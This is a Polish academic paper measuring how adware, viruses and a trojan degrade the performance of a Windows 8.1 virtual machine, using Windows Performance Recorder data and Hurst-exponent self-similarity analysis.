W artykule przedstawiono badania dotyczące wpływu oprogramowania złośliwego na system operacyjny. Wirusy są jedną z największych plag trapiących użytkowników komputerów. Twórcy złośliwego oprogramowania zaczęli pisać je już we wczesnych latach ’80 i aż do końca tego dziesięciolecia w większości wypadków były to jedynie programy mogące wywołać uśmiech na twarzy lub zdenerwowanie użytkownika, który z takim programem się zetknął. Wraz z ogromnym rozwojem Internetu w latach ’90 swój rozwój przeżywało także oprogramowanie typu malware, przybierające coraz nowe formy, które zaczęto

[1] Autor do korespondencji: Bartosz Brożek, Politechnika Rzeszowska, bartekbrozek@gmail.com
[2] Paweł Dymora, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, pawel.dymora@prz.edu.pl
[3] Mirosław Mazurek, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, miroslaw.mazurek@prz.edu.pl

wykorzystywać coraz częściej do wykradania danych z komputerów oraz niszczenia ich, blokowania ruchu sieciowego i innych kryminalnych działań. Dzisiaj wielu ekspertów uważa, iż liczba oprogramowania złośliwego jest większa niż reszty oprogramowania [1].

Niestety straty związane z działalnością oprogramowania malware są ogromne i liczone w miliardach dolarów. Firmy i korporacje wydają środki nie tylko na wykrywanie i walkę z takimi programami, ale i na „regenerację" po stratach spowodowanych malwarem. Przewiduje się, iż sam wirus Melissa kosztował amerykańską ekonomię 1,2 miliarda dolarów, zaś bardziej znany Love Bug Virus spowodował straty w wysokości 8,7 miliarda dolarów. Aż 84% złośliwych programów powoduje stratę 20 dni roboczych i 50 godzin na regenerację po infekcji [2, 3]. Aby zapobiec lub przynajmniej w części ograniczyć skutki działania oprogramowania złośliwego w artykule zaprezentowano oryginalne podejście polegające na wykorzystaniu elementów statystyki nieekstensywnej, zwłaszcza analizy samopodobieństwa do badania wydajności zainfekowanego systemu.

2. Analiza samopodobieństwa

Często stosowaną miarą samopodobieństwa jest współczynnik Hursta H, który wyprowadzony został przez hydrologa H. E. Hursta dzięki obserwowaniu fluktuacji poziomu rzeki Nil. Im wartość H jest bliższa 1, tym dane zjawisko wykazuje więcej cech samopodobieństwa [4, 5]. Pomiędzy wartością H a β czyli miarą szybkości zanikania wariancji odstępów przeskalowanego w czasie strumienia zdarzeń istnieje zależność:

$$H = 1 - \frac{\beta}{2} \tag{1}$$

gdzie:

H – współczynnik Hursta,
β – miara szybkości zanikania wariancji odstępów przeskalowanego w czasie strumienia zdarzeń.

Istnieje szereg metod wyznaczania współczynnika Hursta. Do najczęściej wykorzystywanych należą:

- Stworzenie wykresów statystyki R/S w funkcji skali czasu,
- Stworzenie wykresów wariancji skompresowanego procesu w funkcji skali czasu,
- Zastosowanie metody wartości bezwzględnej,
- Zastosowanie metody periodogramowej,
- Zastosowanie estymatora Whittle'a.

Jeśli za pomocą tych metod uzyska się współczynnik H większy od 0,5 to można uznać, iż strumień zdarzeń ma charakter samopodobny. Zależności krótkoterminowe występują wtedy, gdy H jest bliski 0,5 [6, 7].

Dodatkowo współczynnik Hursta można podzielić na trzy grupy:

- Antypersystentne, gdy $0 < H < 0{,}5$;
- Persystentne, gdy $0{,}5 < H < 1$;
- Losowe, gdy $H = 0{,}5$;

Oznacza to, że jeśli uzyskany współczynnik będzie mniejszy niż 0,5 to szereg danych będzie charakteryzował się częstymi zwrotami w kierunku przemieszczania. Jeśli $H = 0{,}3$ to istnieje 70% prawdopodobieństwo, że szereg zmieni kierunek przemieszczania w kierunku aktualnie obserwowalnego. Jeśli zaś współczynnik Hursta wynosi na przykład 0,7 to wtedy można uznać, iż istnieje 70% prawdopodobieństwo, iż dany trend zostanie utrzymany. Im bliżej wartości 0,5 tym większe prawdopodobieństwo losowości zachowania szeregu.

3. Model systemu

Do badań jako systemu testowego użyto systemu Windows 8.1 Pro zainstalowanego na maszynie wirtualnej obsługiwanej przez program VirtalBox. Specyfikację komputera hosta opisano w Tab. 1.

Tabela 1. Specyfikacja komputera hosta

Table 1. Specification of host computer

Podzespół komputera	**Nazwa podzespołu**
System operacyjny	Windows 10 Pro (64bit)
Procesor	AMD Phenom II X4 Black Edition 965, 3825 MHz
Pamięć RAM	2 x GoodRam 4GB 1600MHz DDR3 CL9
Dysk twardy	SAMSUNG HD502HI
Płyta główna	MSI 970A-G46 (MS-7693)
Karta graficzna	AMD Radeon HD 7790 1GB GDDR3


Na fizycznym komputerze utworzono maszynę wirtualną o specyfikacji opisanej w Tab. 2. Na testowanym systemie operacyjnym nie zainstalowano żadnych aplikacji poza programem Windows Performance Recorder do zbierania danych. Aby zminimalizować ryzyko wpływu czynników wewnętrznych i zewnętrznych na wydajność badanego systemu dodatkowo wyłączono usługę Windows Update aby upewnić się, że żadna poprawka nie wpłynie na wydajność systemu. Dezaktywowano także program antywirusowy Windows Defender. System ten posłużył jako odniesienie do pozostałych systemów zainfekowanych różnymi typami oprogramowania złośliwego, stworzonych dzięki metodzie klonowania.

Tabela 2. Specyfikacja maszyny wirtualnej

Table 2. Specification of virtual machine

Podzespół maszyny wirtualnej	**Nazwa podzespołu**
System operacyjny	Windows 8.1 Pro (64bit)
Ilość dostępnych rdzeni	1
Pamięć RAM	4GB
Dysk twardy	40GB
Pamięć karty graficznej	256MB
Akceleracja 2D	Wyłączona
Akceleracja 3D	Wyłączona

Procedurę testową przedstawiono na Rys.1.



Rys. 1. Procedura testowa

Fig. 1. Test procedure

3.1. Aplikacja testowa


Do testów nie użyto benchmarków typowych dla zastosowań domowych. Przeprowadzono kilka serii badań programami z użyciem oprogramowania: PCMark08 oraz 3D Mark. Okazało się, że te programy nie umożliwiają szczegółowej analizy wydajnościowej, podając jedynie końcową punktację, niedającej szerszego poglądu na wydajność systemu.

W celu zestawienia ze sobą systemu czystego tj. bez oprogramowania złośliwego i systemu zarażonego takim oprogramowaniem, użyto programu Windows Performance Recorder. Procedura zbierania danych opierała się na wybraniu odpowiednich liczników do zbierania danych (m. in. wykorzystanie procesora [%], wykorzystanie pamięci RAM [MB] oraz wykorzystanie dysku twardego [%]). Aby zminimalizować wpływ tego programu na wydajność wybrano niski poziom detali zbieranych danych, dzięki czemu program tworzy mniejsze pliki z danymi, które zapisywano na dysku twardym (zapisywanie ich w pamięci powodowało ograniczenia zbierania danych do około 10 minut).

4. Testy wydajnościowe


4.1. System niezarażony oprogramowaniem szkodliwym

Pierwszym celem badań była analiza wcześniej przygotowanego systemu operacyjnego zainstalowanego na maszynie wirtualnej, który nie zawierał oprogramowania złośliwego. Za każdym razem testowane maszyny wirtualne były przed każdym rozpoczęciem zbierania nowych serii danych uruchamiane ponownie w celu zminimalizowania wpływu procesów systemowych działających w tle. Zebrane dane dotyczyły wykorzystania procesora (Rys. 2), pamięci RAM (Rys. 3) oraz dysku twardego (Rys. 4), a także każdego procesu uruchomionego w systemie operacyjnym z osobna.




Rys. 2. Wykorzystanie procesora

Fig. 2. CPU usage



Rys. 3. Wykorzystanie pamięci RAM

Fig. 3. RAM usage



Rys. 4. Wykorzystanie dysku twardego


Fig. 4. HDD usage

Wykorzystanie wyżej przedstawionych zasobów kształtowało się na standardowym poziomie. Nie zauważono jakichkolwiek anomalii w teście, co stanowić będzie poziom odniesienia do kolejnych badań.

4.2. Porównanie systemu niezarażonego z systemem zarażonym oprogramowaniem typu adware

Chcąc zbadać wpływ oprogramowania typu adware, do systemu operacyjnego został wprowadzony program MixVideoPlayer, który instalując dodatkowy komponent BrowserWeb wyświetla reklamy zarówno za pomocą przeglądarki Internet Explorer, jak i zwykłych okien [1].


Uzyskane dane zebrano i porównano poprzez zestawienie wykorzystania bazowych zasobów. Szczegóły dotyczące wydajności i zużycia poszczególnych podzespołów komputera pokazano na Rys. 5 - 9.



Rys. 5. Wykorzystanie procesora przez system z adware oraz system niezainfekowany


Fig. 5. CPU usage in system infected with adware and not infected system

Na początku testu system operacyjny pracował normalnie (co pokazano na Rys. 5), jednakże już od około 875 sekundy można zauważyć wyraźny spadek wydajności spowodowany uruchomieniem procesu BrowserWeb.exe, który odpowiedzialny był za wyświetlanie reklam w oknach oraz w programie Internet Explorer (Rys. 6 i Rys. 7).



Rys. 6. Wykorzystanie procesora przez proces BrowserWeb.exe

Fig. 6. CPU usage of BrowserWeb.exe process




Rys. 7. Wykorzystanie procesora przez jeden z procesów Internet Explorera wyświetlającego reklamy

Fig. 7. CPU usage of one of the Internet Explorer process displaying advertisement

Rys. 8. Wykorzystanie procesora przez kolejny z procesów Internet Explorera wyświetlającego reklamy

Fig. 8. CPU usage of another Internet Explorer process displaying advertisement



Rys. 9. Dostępność pamięci RAM w systemie z adware i w systemie niezainfekowanym

Fig. 9. RAM memory usage in system with and without adware

Uzyskane wyniki pokazują, iż nawet jeden program wyświetlający reklamy może mieć zasadniczy wpływ na ilość dostępnej pamięci RAM. Największy spadek zaobserwowano w chwili uaktywnienia procesu BrowserWeb.exe wyświetlającego reklamy. Dostrzec można kilka spadków ilości dostępnej pamięci, co spowodowane zostało wykorzystywaniem pamięci przez kolejne reklamy otwierane w oknach programów BrowserWeb.exe i Internet Explorer.


Nie zaobserwowano wpływu oprogramowania typu adware na wykorzystanie dysku twardego.

4.3. Wirus Win32.DarkSeoul.9fb87

Kolejnym testem było określenie wpływu wirusa Win32.DarkSeoul.9fb87 na system operacyjny. Uruchomienie wirusa było dla systemu operacyjnego oraz plików użytkownika katastrofalne w skutkach. Test trwał nieco ponad dwie minuty, aż zasoby systemu zostały skonsumowane przez procesy złośliwe. Powoduje on nieodwracalne zmiany w każdym napotkanym pliku (nadpisuje od 10 230 do 40 920 bajtów losowych danych), co prowadzi do niemożności ich późniejszego otworzenia. Ma on także możliwość usuwania plików (podczas

testów ikony z pulpitu zaczęły pojedynczo znikać w bardzo krótkich odstępach czasu) [2].


W celu nadpisywania dużej ilości plików wirus zużywał dużą moc obliczeniową procesora, co pokazano na Rys. 10.



Rys. 10. Wykorzystanie procesora przez proces wirusa

Fig. 10. CPU usage of virus process

Wykorzystanie dysku twardego przez proces wirusa było bardzo wysokie. Zjawisko to jest zrozumiałe biorąc pod uwagę fakt, iż wirus ciągle wprowadzał zmiany w napotkanych plikach (Rys. 11).




Rys. 11. Użycie dysku twardego przez proces wirusa

Fig. 11. HDD usage of virus process

W szczytowym momencie wirus zużywał około 15,5 MB pamięci RAM.


4.4. Wpływ trojanów na pracę systemu operacyjnego

Do kolejnego testu mającego określić wpływ Trojanów na system operacyjny wprowadzono do systemu trojan Win32/Folyris.A. Jest on w stanie wykonywać różne akcje na zainfekowanym komputerze, podyktowane przez osobę mającą kontrolę nad tym trojanem [3]. Wpływ na wykorzystanie mocy obliczeniowej procesora był bardzo niewielki, co pokazano na Rys. 12.



Rys. 12. Wpływ trojana Folyris.A na wykorzystanie procesora


Fig. 12. CPU usage of Folyris.A trojan



Rys. 13.Wpływ trojana Folyris.A na wykorzystanie pamięci RAM

Fig. 13. RAM usage of Folyris.A trojan

Proces trojana (w systemie widoczny pod nazwą ctfmon.exe) wykorzystywał niecałe 6 MB pamięci operacyjnej (Rys. 13). Wpływ procesu na dysk twardy również był bardzo niewielki i ograniczył się do kilku 100% skoków wykorzystania dysku twardego w celu utworzenia nowego pliku i dokonania zmian w rejestrze (Rys. 14).



Rys. 14.Wpływ trojana Folyris.A na wykorzystanie dysku twardego

Fig. 14. HDD usage of Folyris.A trojan

5. Wyniki badań

Wyniki badań zebrano w dwóch tabelach. W Tab. 3 przedstawiono porównanie wykorzystanie procesora, ilości pamięci RAM oraz średnie użycie dysku twardego. Tabela pokazuje informacje dotyczące badanych systemów operacyjnych (bez oprogramowania złośliwego oraz z oprogramowaniem złośliwym).

Tabela 3. Podsumowanie wykonanych badań

Table 3. Summary of performed tests

Badany SO	Średnie wykorzystanie procesora [%]	Ilość pamięci RAM dostępnej pod koniec testów [MB]	Średnie użycie dysku twardego [%]
Czysty (bez oprogramowania złośliwego)	0,77	2886	2,1
Jeden program adware	26,29	2298	4,23
Pięć programów adware	51,12	2032	3,97
Wirus Win32.Shakblades.sv	88,08	-	2,1
Wirus Win32.DarkSeoul	11,46	-	45,57
Jeden trojan	2,01	2749	1,52
Dziesięć trojanów	2,13	2743	1,57

Do analizy samopodobieństwa wykorzystano opensourcowy program SELFIS napisanego w języku Java, służącego do wykonywania analizy samopodobieństwa i zależności długoterminowych. Pozwala on także na wyznaczenie współczynnika Hursta. Oprogramowanie to zostało wykorzystane do analizy zebranych danych. Współczynnik Hursta *H* wyznaczono za pomocą 4 metod:

1. Wariancja skumulowana,
2. Metoda periodogramowa,
3. R/S,
4. Estymator Whittle'a.

Szczegółowe wyniki badań zebrano w tabelach 4 i 5. W Tab. 4 porównano uzyskane czterema metodami współczynniki Hurst'a dla systemu niezainfekowanego oraz systemu z programem MixVideoPlayer. Czas testu wynosił 5500 sekund. Jak można zauważyć system niezainfekowany charakteryzują niższe wartości wykładnika *H* w porównaniu z systemem zainfekowanym.

Tabela 4. Wykładnik Hursta dla systemu niezainfekowanego oraz z programem MixVideoPlayer

Table 4. Hurst factors for not infected system and system with MixVideoPlayer program

Metoda	System bez programów adware	System z jednym programem adware
Wariancja skumulowana	0.683	0.996
Metoda periodogramowa	0.645	0.997
R/S	0.529	0.820
Estymator Whittle'a	0.712	0.959

W Tab. 5 porównano uzyskane wyniki dla systemu niezainfekowanego oraz systemu z wirusem Win32.Shakblades.sv. Czas testu wynosił również 5500 sekund. Podobnie jak poprzednio można zauważyć, iż system niezainfekowany charakteryzuje się niższymi wartości wykładnika *H*.

Tabela 5. Wykładnik Hursta dla systemu niezainfekowanego oraz z wirusem Win32.Shakblades.sv
Table 5. Hurst factors for not infected system and system with Win32.Shakblades.sv virus

Metoda	System bez wirusa	System z wirusem Win32.Shakblades.sv
Wariancja skumulowana	0,727	0,923
Metoda periodogramowa	0,600	0,864
R/S	0,262	0,779
Estymator Whittle'a	0,864	0,998

W obu przypadkach widać, że współczynnik Hursta jest wyższy w momencie, gdy w systemie obecne jest oprogramowanie złośliwe, wpływające na dodatkowe wykorzystanie zasobów komputera. System zainfekowany charakteryzuje 20-30% wzrost współczynnika. Niestety nie pozwala to na jednoznaczne stwierdzenie, czy jest to oprogramowanie szkodliwe w postaci wirusów czy adware, jednakże analiza wyników i odniesienie ich do systemu bazowego bez oprogramowania wpływającego na wydajność systemu operacyjnego może pomóc w wykryciu anomalii w takim systemie odnoszących się do jego wydajności. Chcąc dokonać szczegółowej analizy z wydzieleniem co może być powodem wzrostu wykładnika, należy dokonać dodatkowej analizy multifraktalnej. Przeprowadzone analizy wykazały, iż zaobserwowane zmiany cechują się jednak zarówno zależności długoterminowymi, jak również własnościami multifraktalnymi.

6. Podsumowanie

W artykule ukazano wpływ różnych typów oprogramowania szkodliwego na wydajność systemu operacyjnego. W toku badań okazało się, iż to pozornie niegroźne programy typu adware wyświetlające reklamy mają największy wpływ na wydajność systemu operacyjnego. Ciągłe wyświetlanie się kolejnych reklam doprowadziło do coraz większych spadków wydajnościowych, w tym zwiększenia zapotrzebowania na zasoby procesora oraz pamięci RAM. W wielu przypadkach może to doprowadzić do zakłócenia pracy zwykłego użytkownika komputera, który musi uruchamiane reklamy wyłączać oraz do spadków wydajnościowych na tyle dużych, że uniemożliwią płynną rozgrywkę w wymagających często mocnego sprzętu komputerowego grach. Badane wirusy także mocno wpływały na wydajność komputera, często doprowadzając do niemalże 100% wykorzystania procesora. Mogą powodować także duże wykorzystanie dysku twardego.

Podczas zbierania danych na temat wpływu trojanów na wydajność systemu operacyjnego okazało się, iż nawet duża ilość tego bardzo szkodliwego oprogramowania ma niewielki wpływ na wydajność systemu. Sytuacja ta dowodzi trudności w zdiagnozowaniu, iż komputer został takim oprogramowaniem zarażony. Wyniki badań dotyczące analizy samopodobieństwa były jednoznaczne. W każdym przypadku, kiedy w systemie operacyjnym występowało oprogra-

mowanie szkodliwe niekorzystnie wpływające na wydajność komputera współczynnik Hursta był podwyższony i bliski liczby 1. Niestety chcąc dokonać szczegółowej analizy z wydzieleniem co może być powodem wzrostu wykładnika, należy dokonać dodatkowej analizy multifraktalnej co będzie tematem kolejnych artykułów.

Literatura

[1] Pilici S.: Remove "Ads by MixVideoPlayer" virus, http://malwaretips.com/blogs/ads-by-mixvideoplayer-removal/

[2] http://home.mcafee.com/virusinfo/virusprofile.aspx?key=1080222#none

[3]https://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Trojan:Win32/Folyris.A

[4] Wójcicki R.: Nowe metody modelowania samopodobnego ruchu w sieciach w oparciu o procesy Poissona z markowską modulacją, Studia Informatica, Volume 26, Number 2(63), Politechnika Śląska, Instytut Informatyki, 2005.

[5] Dymora P., Mazurek M., "Network Anomaly Detection Based on the Statistical Self-similarity Factor", Analysis and Simulation of Electrical and Computer Systems Lecture Notes in Electrical Engineering Volume 324, Springer, pp 271-287, 2015.

[6] Mazurek M., Dymora P., "Network anomaly detection based on the statistical self-similarity factor for HTTP protocol", Przegląd elektrotechniczny, ISSN 0033-2097, R. 90 NR 1/2014, s.127 - 130, 2014.

[7] Fernandez-Martinez M., Sanchez-Granero M.A., Trinidad Segovia J.E., "Measuring the self-similarity exponent in Levy stable processes of financial time series", Physica A 392, Elsevier, pp 5330-5345, 2013.

PERFORMANCE TESTING OF THE OPERATING SYSTEM INFECTED BY MALICIOUS SOFTWARE WITH USING OF SELF-SIMILARITY ANALYSIS

S u m m a r y

The purpose of presented article is to show the analysis of the impact of malicious software on operating system performance using application which can collect data about computer resources and it's further analysis with self-similarity. All studies were about viruses, trojans and adware programs. Infected Windows 8.1 Pro were studied by their impact on CPU, RAM memory and HDD, then they were compared with not infected system. For self-similarity tests Hurst exponent was used.

Keywords: performance tests, malicious software, self-similarity analysis, Windows Performance Analyzer.

DOI: 10.7862/re.2016.13

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

Informacje dodatkowe

1. Lista recenzentów współpracujących będzie opublikowana w numerze 294 Zeszytów Naukowych Politechniki Rzeszowskiej, Elektrotechnika z. 35 (4/2016) oraz zamieszczona na stronie internetowej:

   http://oficyna.portal.prz.edu.pl/pl/zeszyty-naukowe/elektrotechnika/

2. Zasady recenzowania są udostępnione na stronie internetowej:

   http://oficyna.portal.prz.edu.pl/zasady-recenzowania/

3. Informacje dla autorów artykułów są udostępnione na stronie internetowej:

   http://oficyna.portal.prz.edu.pl/informacje-dla-autorow/

4. Formularz recenzji jest udostępniony na stronie internetowej:

   http://oficyna.portal.prz.edu.pl/pl/zeszyty-naukowe/elektrotechnika/

5. Instrukcja dla autorów omawiająca szczegółowo strukturę artykułu, jego układ, sposób przygotowywania materiału ilustracyjnego i piśmiennictwa jest zamieszczona na stronach internetowych:

   http://oficyna.portal.prz.edu.pl/pl/instrukcja-dla-autorow/

   oraz

   http://oficyna.portal.prz.edu.pl/pl/zeszyty-naukowe/elektrotechnika/

   w zakładce „Instrukcja dla autorów".

6. Dane kontaktowe do redakcji czasopisma, adresy pocztowe i e-mail do przesłania artykułów oraz dane kontaktowe do wydawcy są podane na stronie internetowej (Komitet Redakcyjny):

   http://oficyna.portal.prz.edu.pl/pl/zeszyty-naukowe/elektrotechnika/

Zasady recenzowania, informacje dla autorów, formularz recenzji, instrukcja dla autorów i dane kontaktowe do redakcji czasopisma i wydawcy będą również opublikowane w czwartym numerze *Zeszytów Naukowych Politechniki Rzeszowskiej, Elektrotechnika*, z. 35 (4/2016).

Nakład 80 egz. Ark. wyd. 6,52. Ark. druk. 6,5. Papier offset. 80g B1.
Oddano do druku w lipcu 2016 r. Wydrukowano w lipcu 2016 r.
Drukarnia Oficyny Wydawniczej, al. Powstańców Warszawy 12, 35-959 Rzeszów
Zam. nr 90/16